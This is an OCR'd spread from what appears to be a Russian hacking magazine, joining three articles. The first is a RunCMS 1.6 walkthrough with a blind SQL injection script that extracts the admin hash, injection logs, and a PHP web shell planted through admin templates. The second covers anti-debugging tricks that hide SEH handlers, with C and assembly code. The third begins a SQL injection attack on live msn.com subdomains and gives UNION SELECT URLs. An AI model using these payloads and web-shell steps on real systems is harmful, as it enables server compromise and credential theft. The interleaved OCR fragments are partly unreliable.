
В этом запросе я просто вынимаю хэш пароля администратора. Мы можем теперь слегка модифицировать наш скрипт, и он будет работать незаметно для встроенной системы обнаружения атак в движке RunCMS. Вот пример его работы:

```
e:\oracle\product\10.1.0\db_1\perl\5.6.1\bin\
MSWin32-x86>perl.exe fuck.pl http:/
/192.168.40.26/runcms_1.6/modules/mydownloads/visit.
php?lid=1 1
****** RunCMS 1.6 Blind SQLInjection + IDS Evasion by
Sh2kerr (DSecRG) ******
*************************************************************
**********************
:) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :)
:) :) :) :) :) :) :)
 :) :) :) :) :) :) :) :) :) :) :) :) :)
*************************************************************
**********************
  Admin Password Hash: d4e8e6deaa7b1f8381e09e3e6b83e36
f0b681c5c
*************************************************************
*********************
```

ПОСЛЕДНЕЕ КОЛЬЦО ОБОРОНЫ


Мы научились получать права администратора в системе RunCMS, причем, как минимум, двумя совершенно разными способами. Что же делать дальше?

Попытки проведения SQL-инъекции в логах сервера




```
sqlinject - Блокнот
Файл Правка Формат Вид Справка

01-11-2008 14:42:49 [lid=1%20and%20ascii(substring((select%20concat(uname,char(58),hash,char(58),time)%20from%20runcms.runcms_session%20where%20uid=1),1,1))%3e85] from: 192.168.40.33;
ServerName: 192.168.40.26
01-11-2008 14:42:50 [lid=1%20and%20ascii(substring((select%20concat(uname,char(58),hash,char(58),time)%20from%20runcms.runcms_session%20where%20uid=1),1,1))%3e67] from: 192.168.40.33;
ServerName: 192.168.40.26
01-11-2008 14:42:50 [lid=1%20and%20ascii(substring((select%20concat(uname,char(58),hash,char(58),time)%20from%20runcms.runcms_session%20where%20uid=1),1,1))%3e58] from: 192.168.40.33;
ServerName: 192.168.40.26
01-11-2008 14:42:50 [lid=1%20and%20ascii(substring((select%20concat(uname,char(58),hash,char(58),time)%20from%20runcms.runcms_session%20where%20uid=1),1,1))%3e53] from: 192.168.40.33;
ServerName: 192.168.40.26
01-11-2008 14:42:51 [lid=1%20and%20ascii(substring((select%20concat(uname,char(58),hash,char(58),time)%20from%20runcms.runcms_session%20where%20uid=1),1,1))%3e51] from: 192.168.40.33;
ServerName: 192.168.40.26
01-11-2008 14:42:51 [lid=1%20and%20ascii(substring((select%20concat(uname,char(58),hash,char(58),time)%20from%20runcms.runcms_session%20where%20uid=1),1,1))=48] from: 192.168.40.33;
ServerName: 192.168.40.26
01-11-2008 14:42:51 [lid=1%20and%20ascii(substring((select%20concat(uname,char(58),hash,char(58),time)%20from%20runcms.runcms_session%20where%20uid=1),1,1))=49] from: 192.168.40.33;
ServerName: 192.168.40.26
01-11-2008 14:42:52 [lid=1%20and%20ascii(substring((select%20concat(uname,char(58),hash,char(58),time)%20from%20runcms.runcms_session%20where%20uid=1),1,1))=50] from: 192.168.40.33;
ServerName: 192.168.40.26
01-11-2008 14:42:52 [lid=1%20and%20ascii(substring((select%20concat(uname,char(58),hash,char(58),time)%20from%20runcms.runcms_session%20where%20uid=1),1,1))=51] from: 192.168.40.33;
ServerName: 192.168.40.26
01-11-2008 14:43:39 [lid=1%20and%20ascii(substring((select%20concat(uname,char(58),hash,char(58),time)%20from%20runcms.runcms_session%20where%20uid=1),1,1))%3e85] from: 192.168.40.33;
ServerName: 192.168.40.26
01-11-2008 14:43:39 [lid=1%20and%20ascii(substring((select%20concat(uname,char(58),hash,char(58),time)%20from%20runcms.runcms_session%20where%20uid=1),1,1))%3e67] from: 192.168.40.33;
ServerName: 192.168.40.26
01-11-2008 14:43:39 [lid=1%20and%20ascii(substring((select%20concat(uname,char(58),hash,char(58),time)%20from%20runcms.runcms_session%20where%20uid=1),1,1))%3e58] from: 192.168.40.33;
ServerName: 192.168.40.26
01-11-2008 14:43:40 [lid=1%20and%20ascii(substring((select%20concat(uname,char(58),hash,char(58),time)%20from%20runcms.runcms_session%20where%20uid=1),1,1))%3e53] from: 192.168.40.33;
ServerName: 192.168.40.26
01-11-2008 14:43:40 [lid=1%20and%20ascii(substring((select%20concat(uname,char(58),hash,char(58),time)%20from%20runcms.runcms_session%20where%20uid=1),1,1))%3e51] from: 192.168.40.33;
```



Страница загрузки файлов на сервер


Результат работы php-шелла

Ответ очевиден — пытаться получить шелл на сервере, пользуясь доступной нам панелью администрации. Как оказалось, это совсем несложно. Админка позволяет модифицировать некоторые шаблоны, написанные на PHP, которые инклудятся к страницам движка. К таким шаблонам, к примеру, относятся:

```
page: /modules/mylinks/admin/index.php?op=myLinksConf
igAdmin
      parameter name="disclaimer"
page: /modules/sections/admin/index.php?op=secconfig
      parameter name='intro'
page: /modules/newbb_plus/admin/forum_config.php
      parameter name="disclaimer"
```

Пройдем по ссылке —

```
http://192.168.40.26/runcms_1.6/modules/mylinks/admin/
index.php?op=myLinksConfigAdmin
```

В открывшейся странице найдем поле disclaimer, впишем в него следующую строку:

```
<?echo system($_GET[command]);?>
```

После чего перейдем к странице шаблона, который мы изменили, и передадим ей команду ipconfig на выполнение:

```
http://192.168.40.26/runcms_1.6/modules/mylinks/cache/
disclaimer.php?command=ipconfig
```


Результат работы можно видеть на скриншоте. Если вставить в любую из этих страниц-шаблонов PHP-шелл, мы получим доступ к командной строке сервера, ну а дальше все будет зависеть от твоей фантазии.

ПРИГЛАШАЕМ В КОМАНДУ

Итак, сегодня мы рассмотрели один достаточно популярный движок и проверили его на наличие типовых уязвимостей. На мой взгляд, получилось довольно интересно. Найденные уязвимости удачно пересекались между собой, что привело нас к получению доступа к командной строке сервера.

Анализ данного движка и эксплоиты к нему (так же, как ко многим другим исследованным системам) можно найти на сайте исследовательской лаборатории компании Digital Security (Dsec Reaserch Group dsecrg.ru). Мы всегда рады пригласить талантливую молодежь в нашу команду, кто заинтересовался.

Результат работы скрипта





КРИС КАСПЕРСКИ

ЭНЦИКЛОПЕДИЯ АНТИОТЛАДОЧНЫХ ПРИЕМОВ

СКРЫТАЯ УСТАНОВКА SEH-ОБРАБОТЧИКОВ

Продолжая окучивать плодородную тему структурных исключений, поговорим о методах скрытой установки SEH-обработчиков, используемых для затруднения дизассемблирования/отладки подопытного кода, а также обсудим возможные контрмеры анти-анти-отладочных способов.

ПОСТАНОВКА ПРОБЛЕМЫ

Структурные исключения представляют собой мощное антиотладочное средство, в чем мы уже убедились на примере предыдущих выпусков. Там же мы познакомились и с техникой исследования программ, играющихся исключениями, работу с которыми достаточно трудно замаскировать. Всякий раз, когда в тексте программы встречается конструкция «`MOV FS:[0], xxx`», хакер сразу встает торчком — раз это `FS:[0]`, значит, программа устанавливает собственный SEH-обработчик и, судя по всему, сейчас будет бросать исключения. Теоретически, возможно засунуть «`MOV FS:[0], xxx`» в самомодифицирующийся код, убрав его из дизассемблерных листингов, однако против аппаратной точки останова по записи на «`MOV FS:[0], xxx`» ничего не спасет. В момент установки нового SEH-обработчика отладчик тут же «всплывет», демаскируя защитный механизм. А `SetUnhandledExceptionFilter` вообще представляет собой API-функцию, экспортируемую `KERNEL32.DLL`, которую легко обнаружить любым API-шпионом, даже без анализа всего дизассемблерного кода!

Задача: установить собственный обработчик структурных исключений, но так, чтобы это как можно меньше бросалось в глаза и не палилось тривиальной установкой точек останова. Решением мы сейчас, собственно, и займемся, предложив широкий ассортимент антиотладочных трюков, один интереснее другого.

ПЕРЕЗАПИСЬ СУЩЕСТВУЮЩЕГО ОБРАБОТЧИКА

Вместо того чтобы устанавливать новый обработчик структурных исключений, некоторые (и достаточно многие) защиты предпочитают модифицировать указатель на уже существующий. Даже если приложение и не устанавливает никаких SEH-обработчиков, система все равно впихивает ему SEH-обработчик по умолчанию, смотрящий куда-то в дебри `KERNEL32.DLL`. На этом, кстати говоря, основан популярный прием поиска базового адреса загрузки `KERNEL32.DLL`, в котором нуждается shell-код, а также программы, написанные без использования таблицы импорта (из-за ошибки в системном загрузчике они работают только на XP и более поздних версиях).

Обработчик по умолчанию не делает ничего полезного и потому без него можно обойтись, «позаимствовав» указатель — на время или навсегда. Конкретный пример реализации приведен ниже:

Установка своего SEH-обработчика без перезаписи ячейки FS:[0]

```
souriz()
{
      printf("hello, nezumi\n");
      ExitProcess(0);
}
```

```
IDA View-A
.text:77E2D187                 public SetUnhandledExceptionFilter
.text:77E2D187 SetUnhandledExceptionFilter proc near
.text:77E2D187
.text:77E2D187 var_220         = dword ptr -220h
.text:77E2D187 lpTopLevelExceptionFilter= dword ptr  4
.text:77E2D187 arg_4           = dword ptr  8
.text:77E2D187
.text:77E2D187 ; FUNCTION CHUNK AT .text:77E18ECE SIZE 00000007 BYTES
.text:77E2D187 ; FUNCTION CHUNK AT .text:77E2D31E SIZE 00000048 BYTES
.text:77E2D187 ; FUNCTION CHUNK AT .text:77E574F0 SIZE 0000000E BYTES
.text:77E2D187 ; FUNCTION CHUNK AT .text:77E63669 SIZE 00000027 BYTES
.text:77E2D187
.text:77E2D187                 mov     edi, edi
.text:77E2D189                 push    ebp
.text:77E2D18A                 mov     ebp, esp
.text:77E2D18C                 sub     esp, 220h
.text:77E2D192                 push    ebx
.text:77E2D193                 push    esi
.text:77E2D194                 mov     esi, [ebp+arg_4]
.text:77E2D197                 test    esi, esi
.text:77E2D199                 jz      loc_77E18ECE
.text:77E2D19F                 lea     eax, [ebp+var_220]
.text:77E2D1A5                 push    eax
.text:77E2D1A6                 push    esi
.text:77E2D1A7                 call    sub_77E2D248
.text:77E2D1AC                 test    eax, eax
.text:77E2D1AE                 jz      loc_77E574F0
.text:77E2D1B4
.text:77E2D1B4 loc_77E2D1B4:                           ; CODE XREF: SetUnhandledExcepti
.text:77E2D1B4                 test    esi, esi
.text:77E2D1B6                 jz      loc_77E18ECE
.text:77E2D1BC                 mov     ebx, dword_77ECBFD4
.text:77E2D1C2                 test    ebx, ebx
.text:77E2D1C4                 jz      loc_77E2D31E
.text:77E2D1CA
.text:77E2D1CA loc_77E2D1CA:                           ; CODE XREF: SetUnhandledExcepti
.text:77E2D1CA                                         ; SetUnhandledExceptionFilter+1D
.text:77E2D1CA                 push    esi
.text:77E2D1CB                 call    RtlEncodePointer
```

Дизассемблерный листинг API-функции SetUnhandledExceptionFilter из Висты. Как видно, со времен W2K ее реализация сильно усложнилась

```
main()
{
        int *p=0;
        __asm{
                mov eax, fs:[0]
                lea ecx, souriz
                add eax, 4
                mov [eax], ecx
        }
        return *p;
}
```


Внешне код очень похож на классический способ установки SEH-обработчика, но, присмотревшись внимательнее, мы видим, что в нашем примере модифицируется отнюдь не ячейка «FS:[0]», а то, на что она указывает. Точка останова по записи на «FS:[0]» уже не сработает, однако сегментный регистр FS режет глаз, да и бряк на «FS:[0]» по доступу продолжает работать, а потому для эффективного противодействия хакеру требуются дополнительные уровни маскировки. Ну и чего мы сидим? Вперед!

ПРЯЧЕМ FS

Ослепить дизассемблеры совсем не трудно. Перезаписать указатель на системный SEH-обработчик можно и без явного использования сегментного регистра FS. Самое простое, что можно сделать — скопировать его в любой другой сегментный регистр (например, GS). С точки зрения процессора, регистры FS и GS совершенно равноправны. Главное, чтобы в регистре содержался «правильный» селектор, а его название — уже дело десятое. Создавать новые селекторы мы не можем (точнее, можем, но это тема отдельного разговора), а вот загружать существующие — почему бы и нет?
Усиленный фрагмент защиты приведен ниже:

ПРЯЧЕМ РЕГИСТР FS ОТ ЛЮБОПЫТНЫХ ГЛАЗ

```
        __asm{
                mov ax, fs
                mov gs, ax
        }
        …
        …
        …
        __asm{
                mov eax, gs:[0]
                lea ecx, souriz
```



Address	Size	Owner	Section	Contains	Type	Access	Initial
00010000	00001000				Priv	RW	RW
00020000	00001000				Priv	RW	RW
0012D000	00001000				Priv	RW Guai	RW
0012E000	00002000			stack of ma:	Priv	RW Guai	RW
00130000	00004000				Priv	RW	RW
00230000	00003000				Map	RW	RW
00240000	00016000				Map	R	R
00260000	0002F000				Map	R	R
00290000	00041000				Map	R	R
002E0000	00004000				Map	R	R
002F0000	00006000				Priv	RW	RW
00300000	00008000				Priv	RW	RW
00400000	00001000	SEH-06		PE header	Imag	R	RWE
00401000	00004000	SEH-06	.text	code	Imag	R	RWE
00405000	00001000	SEH-06	.rdata	imports	Imag	R	RWE
00406000	00002000	SEH-06	.data	data	Imag	R	RWE
00410000	00002000				Map	R	R
77F80000	00001000	ntdll		PE header	Imag	R	RWE
77F81000	00044000	ntdll	.text	code,export:	Imag	R	RWE
77FC5000	00005000	ntdll	ECODE	code	Imag	R	RWE
77FCA000	00004000	ntdll	PAGE	code	Imag	R	RWE
77FCE000	00003000	ntdll	.data	data	Imag	R	RWE
77FD1000	00001000	ntdll	EDATA		Imag	R	RWE
77FD2000	00028000	ntdll	.rsrc	resources	Imag	R	RWE
77FFA000	00003000	ntdll	.reloc	relocations	Imag	R	RWE
79430000	00001000	KERNEL32		PE header	Imag	R	RWE
79431000	00059000	KERNEL32	.text	code,import:	Imag	R	RWE
7948A000	00004000	KERNEL32	.data	data	Imag	R	RWE
7948E000	00052000	KERNEL32	.rsrc	resources	Imag	R	RWE
794E0000	00004000	KERNEL32	.reloc	relocations	Imag	R	RWE
7F6F0000	00007000				Map	R E	R E
7FFB0000	00024000				Map	R	R
7FFDE000	00001000			data block (	Priv	RWE	RWE
7FFDF000	00001000				Priv	RWE	RWE
7FFE0000	00001000				Priv	R	R

Блок окружения потока на карте памяти процесса

```
                add eax, 4
                mov [eax], ecx
        }
```

Небольшое пояснение. Поскольку ни один известный мне компилятор не использует регистр GS для своих целей, то его можно инициализировать в одной процедуре, а использовать — в другой. Единственное условие — обе процедуры должны принадлежать одному потоку, поскольку каждый поток обладает собственным регистровым контекстом.
Начинающих хакеров обращение к регистру GS дробит на части, сваливая в вертикальный штопор. Короче, это как обухом по голове. Ольга (в отличие от Айса) не показывает значений сегментных регистров, чем серьезно осложняет ситуацию.
Опытных реверсеров таким макаром не проведешь, но никаких гарантий, что GS в данный момент содержит именно FS, а не, например, DS, у нас нет. А потому статический анализ становится неоднозначным и требует реконструкции последовательности вызываемых функций. Причем, обращения к FS в явном виде может и не быть — его значение легко прочитать API-функцией GetThreadContext, на которую, конечно, нетрудно поставить точку останова, но точки останова — это уже динамический, а не статический анализ!
Самое интересное, что блок окружения потока, засунутый в селектор (который хранится в сегментном регистре FS), отображается на плоское адресное пространство, а значит, доступен для чтения и через остальные селекторы. Например, через сегментный регистр DS. На W2K блок окружения первичного потока начинается с адреса 7FFDB000h (7FFDE000h на XP), поэтому вместо FS:[0] допустимо использовать конструкцию DS:[7FFDB000h]. Чтобы избежать краха, надо отталкиваться от того факта, что в настоящем блоке окружения потока по смещению 30h байт от его начала расположен указатель на блок окружения процесса, лежащий на 1000h байт ниже. Благодаря чему мы можем найти указатель на SEH-обработчик даже на неизвестной операционной системе!

```
Address   Hex dump                                          ASCII
79432B18  FF FF FF FF|8C 89 45 79|9D 89 45 79|00 00 00 00  яяяяЊ‰EyќЉEy....
79432B28  FF FF FF FF|00 00 00 00|70 8F 45 79|00 00 00 00  яяяя....pЏEy....
79432B38  FF FF FF FF|00 00 00 00|5F 93 45 79|53 00 61 00  яяяя...._“EyS.a.
79432B48  66 00 65 00|44 00 6C 00|6C 00 53 00|65 00 61 00  f.e.D.l.l.S.e.a.
79432B58  72 00 63 00|68 00 4D 00|6F 00 64 00|65 00 00 00  r.c.h.M.o.d.e...
79432B68  5C 00 52 00|65 00 67 00|69 00 73 00|74 00 72 00  \.R.e.g.i.s.t.r.
79432B78  79 00 5C 00|4D 00 41 00|43 00 48 00|49 00 4E 00  y.\.M.A.C.H.I.N.
79432B88  45 00 5C 00|53 00 79 00|73 00 74 00|65 00 6D 00  E.\.S.y.s.t.e.m.
79432B98  5C 00 43 00|75 00 72 00|72 00 65 00|6E 00 74 00  \.C.u.r.r.e.n.t.
79432BA8  43 00 6F 00|6E 00 74 00|72 00 6F 00|6C 00 53 00  C.o.n.t.r.o.l.S.
79432BB8  65 00 74 00|5C 00 43 00|6F 00 6E 00|74 00 72 00  e.t.\.C.o.n.t.r.
79432BC8  6F 00 6C 00|5C 00 53 00|65 00 73 00|73 00 69 00  o.l.\.S.e.s.s.i.
```

```
0012FFD0  7FFDF000
0012FFD4  00000000
0012FFD8  0012FFC8
0012FFDC  00000000
0012FFE0  FFFFFFFF End of SEH chain
0012FFE4  00401000 SE handler
0012FFE8  79432B18 KERNEL32.79432B18
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  004010E3 SEH-06.<ModuleEntryPoint>
0012FFFC  00000000
```

Access violation when reading [00000003] - use Shift+F7/F8/F9 to pass exception to program

Указатель на системный SEH-обработчик лежит на дне стека потока

Конечно, реализация алгоритма существенно усложняется, но это даже хорошо, поскольку, чем больше строк кода — тем дольше их будет анализировать хакер, тем более, если эти строки бессмысленны сами по себе.

Поиск блока окружения потока в стеке

```
int a;
int *p=0;
unsigned char *pp = (unsigned char*) 0x7FFE0000;

for(a = 0; a < 6; a++)
{
  pp -= 0x1000;
  if (IsBadReadPtr(pp, 4)) continue;
  if (IsBadReadPtr((pp + 0x30), 4)) continue;
  if ( *((size_t*)(pp + 0x30)) == ((size_t)
    pp + 0x1000) )
  {
    *(size_t*) (*((size_t*)pp) + 4) = (size_t*) souriz;
    return *p;
  }
}
printf("not found\n");
```

Во-первых, мы обошлись без ассемблерных вставок, реализовав алгоритм на чистом Си (с тем же успехом можно использовать Паскаль). Во-вторых, вместо характерного «FS» в программе появилась куча констант, смысл которых понятен только посвященным, да и то — не без пристального анализа, сопровождаемого глубокой медитацией. В-третьих, факт передачи управления на функцию `souriz` по `return *p` (где `p == 0`) совершенно не очевиден. К тому же, сам указатель на souriz можно зашифровать, помешав дизассемблерам реконструировать перекрестные ссылки. Как это сделать на Си (без ассемблерных вставок), описывалось в одном из выпусков сишных трюков.

Существуют и другие способы поиска указателя на блок окружения потока. Рассмотрим только два самых популярных. Просматривая карту памяти (а просмотреть ее можно с помощью API-вызова `VirtualQuery`), даже удав заметит, что блоки окружения процесса и потока лежат в своих собственных секциях памяти с атрибутами `Private` и правами на чтение/запись. Размер каждого блока равен 1000h, плюс ко всему указатель на блок окружения процесса расположен по смещению 30h байт от блока окружения потока. То есть, если `*((size_t*)(block_1+30h)) == block_2`, то block_1 — блок окружения потока, a block_2 — блок окружения процесса и «`MOV EAX, FS:[0]`» равносильно `MOV EAX, block_1/MOV EAX, [EAX]`. Вывод: без `FS` можно по-любому обойтись.

Указатель на блок окружения потока также находится в стеке потока, куда его кладет операционная система. В W2K/XP это третье двойное слово от вершины. И хотя в последующих версиях его местоположение может измениться, вирусы это обстоятельство походу никак не заботит, и они используют его сплошь и рядом.

И что в итоге? Мы рассмотрели множество приемов скрытного обращения к ячейке `FS:0`, однако все они действуют только против дизассемблеров, а отладчики просто ставят сюда точку останова по доступу, и все обращения к `FS:0` немедленно палятся. Независимо от того, какой адрес используется — смещение 0 по селектору `FS` или же смещение 7FFDB000h по селектору `DS`.

Непорядок! Хорошая защита должна справляться не только с дизассемблерами, но и с отладчиками!

КРАЖА ЧУЖИХ ОБРАБОТЧИКОВ

Системный обработчик структурных исключений расположен на дне стека потока — и обращаться к блоку окружения для его поисков совсем не обязательно, поскольку местоположение обработчика непостоянно и зависит от версии операционной системы. С учетом этого мы должны выработать эвристический алгоритм поиска.

Системный обработчик, назначаемый по умолчанию, есть не что иное, как функция «`__except_handler3`», расположенная в недрах `KERNEL32.DLL` и не экспортируемая наружу, но присутствующая в отладочных символах. Которые, теоретически, можно в любой момент скачать с серверов Microsoft, но практически — такое решение будет слишком громоздким, неудобным, ненадежным, да и довольно «прозрачным» для хакера.

Хорошо, будем отталкиваться от того, что «__except_handler3» смотрит в `KERNEL32.DLL` и что перед ним всегда расположено двойное слово «`FFFFFFFFh`», а после него — указатель на секцию данных `KERNEL32.DLL`, опять-таки содержащий в себе двойное слово «`FFFFFFFFh`». Последнее обстоятельство системнозависимо, но справедливо как для W2K, так и для XP, а потому его можно использовать без особых опасений. Практический пример приведен ниже:

Прямой поиск указателя на SEH-обработчик в стеке

```
for (a=0;a<69;a++,pp++)
{
  if (IsBadReadPtr((pp+2), 4))
    break;
  if (*pp == 0xFFFFFFFF)
  {
    if (IsBadReadPtr(*(pp + 2), 4))
      continue;
    if (*((unsigned int*)*(pp + 2)) == 0xFFFFFFFF)
    {
      *(pp + 1) = (unsigned int*) souriz;
      return *p;
    }
  }
}
printf("not found\n");
```

Точка останова на `FS:0` на этот раз идет лесом и не срабатывает, поскольку обращения к этой ячейке памяти уже не происходит. К тому же, разобраться, что именно ищет программа в стеке, можно после серии экспериментов (ну или чтения этой статьи). Способов поиска системного обработчика исключений намного больше одного. Это существенно

АНДРЕЙ КОМАРОВ
(KOMAROV@ITDEFENCE.RU)

РАЗЛОМ MSN

ЭКСПЛУАТИРУЕМ КРУПНЕЙШИЙ ПРОЕКТ MICROSOFT

MSN.com — один из самых популярных WEB-ресурсов компании Microsoft. Он сочетает в себе новостные ленты, видео-сервисы, аналитические материалы и многочисленные статьи, а также огромный ряд подпроектов. Что уж тут говорить — такой ресурс просто не может остаться без внимания хакера.

Не буду тянуть кота за хвост, описывая неудачные приемы взлома. Спустя три часа ковыряния поддоменнов я нашел первый SQL. Традиционные (*для хакера*, — Прим. Forb) запросы к базе позволили узнать ее версию и пользователя, ответственного за базу. Учитывая эти факты, мне стало ясно, что СУБД крутится на другом сервере:

```
• http://business.za.msn.com/msn/view_article.php?id=-1+UNION+ALL+SELECT+1,2,3,4,5,6,%20version()
• http://business.za.msn.com/msn/view_article.php?id=-1+UNION+ALL+SELECT+1,2,3,4,5,6,user()
```

